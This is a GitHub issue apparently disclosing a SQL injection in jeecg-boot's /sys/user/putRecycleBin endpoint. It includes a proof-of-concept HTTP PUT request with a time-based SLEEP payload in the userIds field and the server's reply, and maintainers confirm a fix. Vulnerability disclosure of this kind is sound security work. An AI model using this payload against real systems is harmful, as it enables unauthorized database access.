

[New issue](#)[Jump to bottom](#)

## /sys/user/putRecycleBin is affected by sql injection #4126


[Closed](#)

azraelxuemo opened this issue on Oct 24 · 2 comments


azraelxuemo commented on Oct 24 · edited

### sysUserMapper.xml


revertLogicDeleted. You can see that no precompiling is performed



### SysUserController.java



### SysUserServiceImpl.java



So Users can pass in malicious parameters through http requests to achieve SQL injection

### poc

The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request is a PUT to http://192.168.1.1:8088. The response is a 200 OK with a JSON body indicating success.

Request	Response
<pre> 1 PUT /jeec-boot/sys/user/putRecycleBin HTTP/1.1 2 Host: 192.168.1.1:8088 3 Content-Length: 35 4 Request-Origin: Knife4j 5 Accept: */* 6 knife4j-gateway-code: ROOT 7 X-Access-Token:   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOiJENjY2NjZjYsInVzZXJmIjoiYWVWtW4ifQ.Wux3LR8r   v0p92_Gue1JtltqjV4tDRn0Zos_-IaP34nA 8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like   Gecko) Chrome/106.0.0 Safari/537.36 9 Content-Type: application/json 10 Origin: http://192.168.1.1:8088 11 Referer: http://192.168.1.1:8088/jeec-boot/ 12 Accept-Encoding: gzip, deflate 13 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7 14 Connection: close 15 16 { 17   "userId":"a" AND SLEEP('2" 18 } </pre>	<pre> 1 HTTP/1.1 200 2 Access-Control-Allow-Origin: http://192.168.1.1:8088 3 Access-Control-Allow-Methods: GET, POST, OPTIONS, PUT, DELETE 4 Access-Control-Allow-Credentials: true 5 Set-Cookie: rememberMe=deleteMe; Path=/jeec-boot; Max-Age=0; Expires=Mon, 24-Oct-20   GMT; SameSite=lax 6 Vary: origin,access-control-request-method,access-control-request-headers,accept-enc 7 Content-Type: application/json 8 Date: Tue, 25 Oct 2022 03:42:54 GMT 9 Connection: close 10 Content-Length: 102 11 12 { 13   "success":true, 14   "message":"还原成功", 15   "code":200, 16   "result":"还原成功", 17   "timestamp":1666669374982 18 } </pre>

The screenshot shows the Burp Suite application window. At the top, there is a toolbar with buttons for 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Companer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Below the toolbar is a status bar with '1 x', '2 x', and a '+' icon. The main interface is divided into two panels. The left panel is titled 'Request' and contains a list of tabs: 'Pretty', 'Raw', and 'Hex'. The 'Pretty' tab is selected, showing a HTTP PUT request to '/jeecg-boot/sys/user/putRecycleBin'. The request body is a JSON object with 'userId': 'a' and 'sleep': 2. The right panel is titled 'Response' and is currently empty. The bottom status bar shows 'Send', a circular icon, and navigation arrows.

attack can user this to get data from database

```
PUT /jeecg-boot/sys/user/putRecycleBin HTTP/1.1
Host: 192.168.1.1:8088
Content-Length: 34
Request-Origion: Knife4j
Accept: /
knife4j-gateway-code: ROOT
X-Access-Token: eyJ0eXAiOiJV1QilCJhbGciOiJIUzI1Ni9yeyJleHAiOiJlIjE2NjY2NjgzNjYsbnVzZXJuYV1lIjoieWRtaW4ifQ.WUx3LR8rvOp92_GueiItqtjV4tDRnOZos_-lAp34NA
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Content-Type: application/json
Origin: http://192.168.1.1:8088
Referer: http://192.168.1.1:8088/jeecg-boot/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close

{
  "userIds": "a") OR SLEEP(2)"
}
```

In (\$)   
 It seems that this cannot be modified to precompile   
 So it is recommended to add some keywords such as')


- zhangdaiscott commented on Oct 30


Member

确认可改
- zhangdaiscott commented on Nov 2

Member

已修复

 zhangdaiscott closed this as completed on Nov 2

 zhangdaiscott added a commit that referenced this issue on Nov 2

 /sys/user/putRecycleBin is affected by sql injection #4126 ...

✓ 51e2227

Assignees  
No one assigned

Labels  
None yet

Projects  
None yet

Milestone  
No milestone

Development  
No branches or pull requests

2 participants

